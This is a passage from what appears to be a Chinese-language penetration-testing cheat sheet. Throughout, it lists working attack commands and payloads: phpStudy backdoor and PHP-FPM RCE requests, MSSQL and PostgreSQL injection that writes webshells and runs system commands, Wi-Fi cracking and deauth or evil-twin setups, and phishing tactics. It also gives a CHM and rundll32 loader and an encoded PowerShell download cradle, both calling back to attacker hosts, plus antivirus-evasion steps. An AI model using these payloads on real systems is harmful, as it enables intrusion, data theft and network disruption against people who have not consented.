'plop', 'plop', 'plop','../../../../../../../../tmp/sess_***','plop';
访问
/tbl_replace.php?db=foo&table=bar&where_clause=1=1&fields_name[multi_edit][][]=baz&clause_is_unique=1
```

PHP-FPM RCE

```
>git clone https://github.com/neex/phuip-fpizdam.git
>cd phuip-fpizdam
>go get -v && go build
>go run . http://127.0.0.1/index.php
http://127.0.0.1/index.php?a=id
多执行几次
```

phpstudy后门

```
php:5.2.17   5.4.45

GET / HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:57.0) Gecko/20100101 Firefox/57.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding:gzip,deflate
Accept-Charset:c3lzdGVtKCJuZXQgdXNlciIpOw==
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Connection: close
Upgrade-Insecure-Requests: 1
```

```
Cache-Control: max-age=0
Content-Length: 2
```

cmdhijack

```
From: https://hackingiscool.pl/
poc完整的命令行
cmd.exe /c "ping 127.0.0.1/../../../../../../../../../../windows/system32/calc.exe"
可能产生的影响
包括拒绝服务，信息泄露，任意代码执行（取决于目标应用程序和系统）。
以web应用为例
```

```php
<?php
if(isset($_POST['host']))
{
    $host = $_POST['host'];
    $command = escapeshellcmd("ping $host");
    echo shell_exec($command);
}
else
{
    echo "No host specified.";
}
?>
```

由于使用了escapeshellcmd()，不易受命令注入的影响，使用本方法
一个poc


```
POST /cmd.php HTTP/1.1
Host: 192.168.0.98:8080
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/83.0.4103.97 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/ap
ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 14

host=127.0.0.1
```

```
HTTP/1.1 200 OK
Date: Wed, 10 Jun 2020 11:54:32 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.4.45
Content-Length: 392
Connection: close
Content-Type: text/html


正在 Ping 127.0.0.1 具有 32 字节的数据:
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128

127.0.0.1 的 Ping 统计信息:
    数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),
往返行程的估计时间(以毫秒为单位):
    最短 = 0ms, 最长 = 0ms, 平均 = 0ms
```


```
POST /cmd.php HTTP/1.1
Host: 192.168.0.98:8080
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/83.0.4103.97 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,imag
e/webp,image/apng,*/*;q=0.8,application/signed-exchange;v
=b3;q=0.9
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 74

host=127.0.0.1/../../../../../../../../../../../windows/syste
m32/ipconfig.exe
```

```
HTTP/1.1 200 OK
Date: Wed, 10 Jun 2020 11:54:57 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.4.45
Content-Length: 932
Connection: close
Content-Type: text/html


Windows IP 配置


以太网适配器 本地连接 2:

   连接特定的 DNS 后缀 . . . . . :
   本地链接 IPv6 地址. . . . . : fe80::55df:acae:76c2:
   IPv4 地址 . . . . . : 10.1.1.98
   子网掩码 . . . . . : 255.255.255.0
   默认网关. . . . . :

以太网适配器 本地连接:

   连接特定的 DNS 后缀 . . . . . :
   IPv4 地址 . . . . . : 192.168.0.98
   子网掩码 . . . . . : 255.255.255.0
   默认网关. . . . . : 192.168.0.1
```

不限于任何位置，文件



再扩展一下
如，powershell带-enc执行，或mshta等方法，可参考
https://lolbas-project.github.io/，但是依照windows的特性，在无法将完整字符串解析为有效路径的情况下，会拆分空格后面的内容，这里可以使用&符号
如：
```
>cmd.exe /c "cmd /c /../../../../../../../../../../windows/system32/calc&powershell -enc xxxx"
>cmd.exe /c "cmd /c /../../../../../../../../../../windows/system32/calc&mshta http://192.168.0.105:8080/xsuUEWJ.hta"
```



Database

MSSQL

```
判断数据库
;and (select count(*) from sysobjects)>0 mssql
;and (select count(*) from msysobjects)>0 access
查库
?id=1 and (SELECT top 1 Name FROM Master..SysDatabases)>0 --
?id=1 and (SELECT top 1 Name FROM Master..SysDatabases where name not in ('master'))>0 --
查表
import requests
import re

table_list = ['']

def get_sqlserver_table(table_list, table_num):
    for num in range(0,table_num):
        # print("','".join(table_list))
        sql_str = "and (select top 1 name from [xxxx].sys.all_objects where type='U' AND is_ms_shipped=0 and name not in
('{}'))>0".format("','".join(table_list))
        url = "http://www.xxxxx.cn/x.aspx?cid=1' {} AND 'aNmV'='aNmV".format(sql_str)
        r = requests.get(url, headers = {'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/80.0.3987.87 Safari/537.36'})
        res = re.search(r'\'(.*)\'', r.content.decode('utf-8'),  re.M|re.I)
        table_name = str(res.group(1))
        table_list.append(table_name)
        print("[{}] - TableName: {}".format(str(r.status_code), table_name))
if __name__ == "__main__":
    get_sqlserver_table(table_list, 16)
```

```
判断是否存在xp_cmdshell
and 1=(select count(*) from master.dbo.sysobjects where xtype = 'x' and name = 'xp_cmdshell')
执行命令
;exec master..xp_cmdshell "net user name password /add"—
查看权限
and (select IS_SRVROLEMEMBER('sysadmin'))=1--  //sa
and (select IS_MEMBER('db_owner'))=1--   //  dbo
and (select IS_MEMBER('public'))=1--  //public
站库分离获取服务器IP
;insert into OPENROWSET('SQLOLEDB','uid=sa;pwd=xxx;Network=DBMSSOCN;Address=你的ip,80;', 'select * from dest_table') select *
from src_table;--
LOG备份
;alter database testdb set RECOVERY FULL --
;create table cmd (a image) --
;backup log testdb to disk = 'c:\wwwroot\shell.asp' with init --
;insert into cmd (a) values ('<%%25Execute(request("chopper"))%%25>')--
;backup log testdb to disk = 'c:\wwwroot\shell.asp' -
2000差异备份
;backup database testdb to disk ='c:\wwwroot\bak.bak';--
;create table [dbo].[testtable] ([cmd] [image]);--
;insert into testtable (cmd) values(木马hex编码);--
;backup database testdb to disk='c:\wwwroot\upload\shell.asp' WITH DIFFERENTIAL,FORMAT;--
2005差异备份
;alter/**/database/**/[testdb]/**/set/**/recovery/**/full—
;declare/**/@d/**/nvarchar(4000)/**/select/**/@d=0x6400620062006100630063006B00/**/backup/**/database/**/[testdb]/**/to/**/disk=@d/*
*/with/**/init--
;create/**/table/**/[itpro]([a]/**/image)—
;declare/**/@d/**/nvarchar(4000)/**/select/**/@d=0x6400620062006100630063006B00/**/backup/**/log/**/[testdb]/**/to/**/disk=@d/**/wit
h/**/init--
;insert/**/into/**/[itpro]([a])/**/values(木马hex编码)—
;declare/**/@d/**/nvarchar(4000)/**/select/**/@d=木马保存路径的SQL_EN编
码/**/backup/**/log/**/[testdb]/**/to/**/disk=@d/**/with/**/init--
;drop/**/table/**/[itpro]—
;declare/**/@d/**/nvarchar(4000)/**/select/**/@d=0x6400620062006100630063006B00/**/backup/**/log/**/[testdb]/**/to/**/disk=@d/**/wit
h/**/init--
```

PostgreSQL

```
连接
>psql -U dbuser -d exampledb -h 127.0.0.1 -p 5432
查看版本
>select version();
列出数据库
>select datname from pg_database;
列出所有表名
>select * from pg_tables;
读取账号秘密
>select usename,passwd from pg_shadow;
当前用户
>select user;
修改密码
>alter user postgres with password '123456';
列目录
>select pg_ls_dir('/etc');
读文件
>select pg_read_file('postgresql.auto.conf',0,100); #行数
&
>drop table wooyun;
>create table wooyun(t TEXT);
>copy wooyun FROM '/etc/passwd';
>select * from wooyun limit 1 offset 0;
&
>select lo_import('/etc/passwd',12345678);
>select array_agg(b)::text::int from(select encode(data,'hex')b,pageno from pg_largeobject where loid=12345678 order by
pageno)a;
写文件
create table shell(shell text not null);
insert into shell values($$<?php @eval($_POST[1]);?>$$);
copy shell(shell) to '/var/www/html/shell.php';
&
copy (select '<?php phpinfo();?>') to '/var/www/html/shell.php';
爆破
MSF>use auxiliary/scanner/postgres/postgres_login
执行命令版本8.2以下
>create function system(cstring) returns int AS '/lib/libc.so.6', 'system' language C strict;
```

```
>create function system(cstring) returns int AS '/lib64/libc.so.6', 'system' language C strict;
>select system('id');
```

近源攻击

WI-FI破解

wifite

```
Kali下工具wifite，加载网卡，开启监听模式，#airmon-ng check kill
#airmon-ng start wlan1
安装hcxtools v4.2.0或更高版本，hcxdumptool v4.2.0或更高版本
#apt-get install libcurl4-openssl-dev libssl-dev zlib1g-dev libpcap-dev
#git clone https://github.com/ZerBea/hcxtools
#cd hcxtools
#make
#make install
#git clone https://github.com/ZerBea/hcxdumptool
#cd hcxdumptool
#make
#make install
#wifite --dict /root/Desktop/wordlist.txt  加载
```

Aircrack-ng

```
#airmon-ng start wlan0 开启监听模式
#airodump-ng wlan0mon  查看数据包
#airodump-ng -c 1 -bssid APmac -w name wlan1mon保存某AP数据包
#aireplay-ng -deauth 10 -a APmac wlan0mon  deauth攻击
#aireplay-ng -0 2 -a C8:3A:35:30:3E:C8 -c B8:E8:56:09:CC:9C wlan0mon deauth攻击某个设备直至获取handshake(握手包)
#airmon-ng stop wlan0mon  关闭监听模式
#aircrack-ng -w wordlist.txt name.cap 指定字典破解密码
```

钓鱼网络

Hostapd

```
#apt install hostapd dnsmasq
#cd /etc/hostapd
#vim open.conf 创建无加密热点
Interface=wlan1
Ssid=FreeWIFI
Driver=nl80211
Channel=1
Hw_mode=g

#vim /etc/dnsmasq.conf
Dhcp-range=10.0.0.1, 10.0.0.255,12h
Interface=wlan1

#systemctl restart dnsmasq
消除网卡限制
#nmcli radio wifi off
#rfkill unblock wlan
#ifconfig wlan1 10.0.0.1/24
#hostapd open.conf
嗅探
#sysctl -w net.ipv4.ip_forward=1
#iptables -t nat -A POSTROUTING -o 网卡 -j MASQUERADE
#bettercap -iface wlan1
#net.show
#net.sniff on
#driftnet -i wlan1
```

Hostapd-wpe

```
#apt install hostapd-wpe
#vim /etc/hostapd-wpe/hostapd-wpe.conf
配置interface=wlan1
Ssid=
Channel=
证书修改
#cd /etc/hostapd-wpe/certs/
文件ca.cnf server.cnf client.cnf
```

```
修改countrName stateOrProvinceName localityName …….
#rm -rf *.pem *.der *.csr *.crt *.key *.p12 serial* index.txt*
#make clean
#./bootstrap
#make install
执行创建热点
#hostapd-wpe /etc/hostapd-wpe/hostapd-wpe.conf
获取到密码时使用asleep破解
#asleap -C Challenge值 -R response值 -W 字典文件
```

无线干扰

Beacon flood

```
需切换网卡为监听模式
#airmon-ng start wlan1
创建大量虚假热点Mdk3 mon0 b
#mdk3 wlan1mon b -f /root/wifi.txt -a -s 1500
```

Deauth flood

```
针对AP
#airmon-ng start wlan1
#aireplay-ng –deauth 10 –a AP’s mac address mon0
针对AP内设备
#airmon-ng start wlan1       将网卡置为监听模式
#airodump-ng wlan1mon –bssid 目标ap的ssid
#aireplay-ng -0 0 -a ap的ssid -c AP的ssid wlan0mon 开始攻击
```

Mdk3 destruction

```
针对范围内
#mdk3 wlan1mon d
针对AP
#airodump-ng wlan1mon
#mdk3 wlan1mon a -a APmac 发起攻击
黑名单
#mdk3 wlan1mon d –c 信道 –b /blacklist.txt.
#mdk3 wlan1mon  b -n test -w -g -c 1 -s 200
```

WiFi芯片esp8266

Mdk4

```
#mdk4 wlan0mon d
```

CVE-2018-4407

```
Scapy
send(IP(dst="192.168.1.132",options=[IPOption("A"*8)])/TCP(dport=2323,options=[(19, "1"*18),(19, "2"*18)]))
Apple iOS 11及更早版本：所有设备（升级到iOS 12的部分设备）
Apple macOS High Sierra（受影响的最高版本为10.13.6）：所有设备（通过安全更新2018-001修复）
Apple macOS Sierra（受影响的最高版本为10.12.6）：所有设备（通过安全更新2018-005中修复）
Apple OS X El Capitan及更早版本：所有设备
```

绕过mac地址认证

Ifconfig

```
#ifconfig wlan1 down
#ifconfig wlan1 hw ether xx:xx:xx:xx:xx:xx
#ifconfig wlan1 up
```

Macchanger

```
#macchanger –m xx:xx:xx:xx:xx:xx wlan1
#macchanger –r wlan1
```

BadUSB

克隆卡

蓝牙

鱼叉式攻击

钓鱼邮件

```
假冒的内部域名
假冒的外部域名
近似域名
被黑账户
群发/特定发
虚构情景/恶意连接/恶意文件
```

CVE

CVE-2017-11882

```
Microsoft Office 2007 SP3 / 2010 SP2 / 2013 SP1 / 2016
```

CVE-2017-0199

```
Microsoft Office 2007 SP3 / 2010 SP2 / 2013 SP1 / 2016，Vista SP2，Server 2008 SP2，Windows 7 SP1，Windows 8.1
```

CVE-2012-0158

```
Microsoft Office 2003 SP3、2007 SP2和SP3，以及2010 Gold和SP1；Office 2003 Web组件SP3；SQL Server 2000 SP4、2005 SP4和2008 SP2，SP3和R2；BizTalk Server 2002 SP1；Commerce Server 2002 SP4、2007 SP2和2009 Gold和R2；Visual FoxPro 8.0 SP1和9.0 SP2；和Visual Basic 6.0
```

CVE-2017-0143

```
Microsoft Windows Vista SP2；Windows Server 2008 SP2和R2 SP1；Windows 7 SP1；Windows 8.1；Windows Server 2012 Gold和R2；Windows RT 8.1；Windows 10 Gold，1511和1607；以及 和Windows Server 2016
OFFICE文档/ PDF文件
```

可执行文件

文档文件的伪造

扩展名/图标


捆绑

宏


0day

CHM

```
使用编译的HTML文件加载恶意代码。
使用EasyCHM对html进行编译，在html文件中插入恶意代码。
使用MSF生成powershell格式的web_delivery模块
使用Rundll32配合MyJSRAT实施运行无弹窗
```



把命令**base**编码避免特殊符号




执行语句编码后

```
>powershell -ep bypass -enc
JABCAD0AbgBlAHcALQBvAGIAagBlAGMAdAAgAG4AZQB0AC4AdwBlAGIAYwBsAGkAZQBuAHQAOwAKACQAQgAuAHAAcgBvAHgAeQA9AFsATgBlAHQALgBXAGUAYgBSAGUAcQB1AGUAcwB0AF0AOgA6AEcAZQB0AFMAeQBzAHQAZQBtAFcAZQBiAFAAcgBvAHgAeQAoACkAOwAKACQAQgAuAFAAcgBvAHgAeQAuAEMAcgBlAGQAZQBuAHQAaQBhAGwAcwA9AFsATgBlAHQALgBDAHIAZQBkAGUAbgB0AGkAYQBsAEMAYQBjAGgAZQBdADoAOgBEAGUAZgBhAHUAbAB0AEMAcgBlAGQAZQBuAHQAaQBhAGwAcwA7AAoASQBFAFgAIAAkAEIALgBkAG8AdwBuAGwAbwBhAGQAcwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AMQA5ADIALgAxADYAOAAuADAALgAxADAANwA6ADgAMAA4ADAALwBQAEsAUQBOAEUAYgAnACkAOwAKAA==
```


通过JSRat执行powershell上线命令

https://github.com/Ridter/MyJSRat


```
>python MyJSRat.py -i 192.168.1.107 -p 8888 -c "powershell -ep bypass -enc
JABCAD0AbgBlAHcALQBvAGIAagBlAGMAdAAgAG4AZQB0AC4AdwBlAGIAYwBsAGkAZQBuAHQAOwAKACQAQgAuAHAAcgBvAHgAeQA9AFsATgBlAHQALgBXAGUAYgBSAGUAcQB1AGUAcwB0AF0AOgA6AEcAZQB0AFMAeQBzAHQAZQBtAFcAZQBiAFAAcgBvAHgAeQAoACkAOwAKACQAQgAuAFAAcgBvAHgAeQAuAEMAcgBlAGQAZQBuAHQAaQBhAGwAcwA9AFsATgBlAHQALgBDAHIAZQBkAGUAbgB0AGkAYQBsAEMAYQBjAGgAZQBdADoAOgBEAGUAZgBhAHUAbAB0AEMAcgBlAGQAZQBuAHQAaQBhAGwAcwA7AAoASQBFAFgAIAAkAEIALgBkAG8AdwBuAGwAbwBhAGQAcwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AMQA5ADIALgAxADYAOAAuADAALgAxADAANwA6ADgAMAA4ADAALwBQAEsAUQBOAEUAYgAnACkAOwAKAA=="
```




访问http://ip/wtf复制利用语句到html文件后编译




```
<PARAM name="Item1" value=',rundll32.exe,javascript:"\..\mshtml,RunHTMLApplication
";document.write();h=new%20ActiveXObject("WinHttp.WinHttpRequest.5.1");h.Open("GET","http://192.168.0.107:8888/connect",false);tr
y{h.Send();b=h.ResponseText;eval(b);}catch(e){new%20ActiveXObject("WScript.Shell").Run("cmd /c taskkill /f /im
rundll32.exe",0,true);}'>
```



正常打开CHM文件，无弹窗上线。



钓鱼链接

URL跳转

结合恶意文档或程序

短URL

结合水坑攻击

相似域名

域名窃取

第三方服务鱼叉

> 通过社交软件建立关系，如男女朋友，师父徒弟，HR，寻求业务等进行钓鱼攻击

免杀

MSF免杀

nps_payload

```
>python nps_payload.py正常生成
>msfconsole -r msbuild_nps.rc开启监听
>%windir%\Microsoft.NET\Framework\v4.0.30319\msbuild.exe xx.xml
>wmiexec.py <USER>:'<PASS>'@<RHOST> cmd.exe /c start %windir%\Microsoft.NET\Framework\v4.0.30319\msbuild.exe \\<attackerip>\
<share>\msbuild_nps.xml
正常执行结束进程msbuild会失去会话，以下保存bat执行
获得session后立刻迁移进程
@echo off
echo [*] Please Wait, preparing software ..
C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe C:\Windows\Microsoft.NET\Framework\v4.0.30319\xxx.xml
exit
```

编码器

